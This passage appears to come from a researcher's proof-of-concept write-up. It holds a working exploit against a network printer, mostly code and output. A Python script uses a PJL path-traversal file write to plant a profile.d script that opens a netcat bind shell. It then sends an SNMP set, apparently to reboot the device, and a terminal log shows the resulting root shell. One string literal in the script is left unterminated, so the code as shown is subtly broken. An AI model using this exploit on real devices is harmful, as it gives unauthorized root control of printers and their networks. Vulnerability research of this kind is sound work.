@PJL FSQUERY NAME="0:/../../rw/var/etc/profile.d/lol.sh" TYPE=FILE SIZE=119
Done! Try port 1270 in ~30 seconds
albinolobster@ubuntu:~$ nc 192.168.1.158 1270
whoami
root
```

```
import socket
import sys
from easysnmp import snmp_set

profile_d_script = ('if [ ! -p /tmp/pwned ]; then\n'
                    '\tmkfifo /tmp/pwned\n'
                    '\tcat /tmp/pwned | /bin/sh 2>&1 | /usr/bin/nc -l 1270 > /tmp/pwned &\n
                    'fi\n')

if len(sys.argv) != 3:
    print '\nUsage:upload.py [ip] [port]\n'
    sys.exit()

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.settimeout(2)
server_address = (sys.argv[1], int(sys.argv[2]))
print 'connecting to %s port %s' % server_address
sock.connect(server_address)

dir_query = '@PJL FSDOWNLOAD FORMAT:BINARY SIZE=' + str(len(profile_d_script)) + ' NAME="0:/../../rw/var/etc/profile.d/lol.sh"\r\n'
dir_query += profile_d_script
dir_query += '\x1b%-12345X'
sock.sendall(dir_query)
sock.close()

sock1 = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock1.connect(server_address)
dir_query = '@PJL FSQUERY NAME="0:/../../rw/var/etc/profile.d/lol.sh"\r\n'
sock1.sendall(dir_query)

response = ''
while True:
    data = sock1.recv(1)
    if '\n' == data: break
    response += data

print response
snmp_set('.1.3.6.1.2.1.43.5.1.1.3.1', 4, 'integer', hostname='192.168.1.158', community='public', version=1)
print 'Done! Try port 1270 in ~30 seconds'
```

